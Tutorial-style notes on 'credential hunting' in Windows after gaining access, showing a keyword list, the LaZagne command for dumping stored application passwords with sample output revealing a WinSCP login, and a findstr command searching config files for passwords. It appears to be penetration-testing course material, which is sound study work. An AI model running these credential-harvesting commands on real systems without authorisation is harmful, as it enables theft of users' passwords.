How to Find Hidden & Saved Passwords in Windows?

Credential Hunting in Windows

- Credential Hunting is the process of performing detailed searches across the file system and through various applications to discover credentials
- A user may have documented their passwords somewhere on the system. There may even be default credentials that could be found in various files. It would be wise to base our search for credentials on what we know about how the target system is being used

Key Terms to Search

Passwords	Passphrases	Keys
Username	User account	Creds
Users	Passkeys	Passphrases
configuration	dbcredential	dbpassword
pwd	Login	Credentials


Credential Hunting in Windows

- We can also take advantage of third-party tools like Lazagne to quickly discover credentials that web browsers or other installed applications may insecurely store. It would be beneficial to keep a standalone copy of Lazagne on our attack host so we can quickly transfer it over to the target

Credential Hunting in Windows

```
C:\Users\bob\Desktop> start lazagne.exe all
```

- This will execute Lazagne and run all included modules. We can include the option -vv to study what it is doing in the background. Once we hit enter, it will open another prompt and display the results.




```
|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|


########## User: bob ##########

------------------- Winscp passwords -----------------

[+] Password found !!!
URL: 10.129.202.51
Login: admin
Password: SteveisReallyCool123
Port: 22
```

Using findstr

- We can also use findstr to search from patterns across many types of files. Keeping in mind common key terms, we can use variations of this command to discover credentials on a Windows target:

```
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
```



```
C:\Users\Engr Ammar>findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
AppData\Local\Google\Chrome\User Data\Profile 1\Extensions\ahkjpbeeocnddjkakilopmfdlnjdpcdm\2.8.30.0_0\legal_notices.txt
AppData\Local\Google\Chrome\User Data\Profile 2\Extensions\cjpalhdlnbpafiamejdnhcphjbkeiagm\1.57.0_0\assets\thirdparties\easylist\easylist.txt
AppData\Local\Google\Chrome\User Data\Profile 2\Extensions\cjpalhdlnbpafiamejdnhcphjbkeiagm\1.57.0_0\assets\thirdparties\easylist\easyprivacy.txt
AppData\Local\Google\Chrome\User Data\Profile 2\Extensions\cjpalhdlnbpafiamejdnhcphjbkeiagm\1.57.0_0\assets\thirdparties\urlhaus-filter\urlhaus-filter-online.txt
AppData\Local\Google\Chrome\User Data\Profile 2\Extensions\cjpalhdlnbpafiamejdnhcphjbkeiagm\1.57.0_0\assets\ublock\filters.min.txt
AppData\Local\Google\Chrome\User Data\Profile 2\Extensions\cjpalhdlnbpafiamejdnhcphjbkeiagm\1.57.0_0\LICENSE.txt
AppData\Local\Google\Chrome\User Data\ZxcvbnData\3\passwords.txt
AppData\Local\Microsoft\Office\16.0\excel.exe_Rules.xml
AppData\Local\Microsoft\Office\16.0\powerpnt.exe_Rules.xml
AppData\Local\Microsoft\Office\16.0\winword.exe_Rules.xml
FINDSTR: Cannot open AppData\Local\Packages\5319275A.WhatsAppDesktop_cv1g1gvanyjgm\LocalState\applog.txt
```

DEMO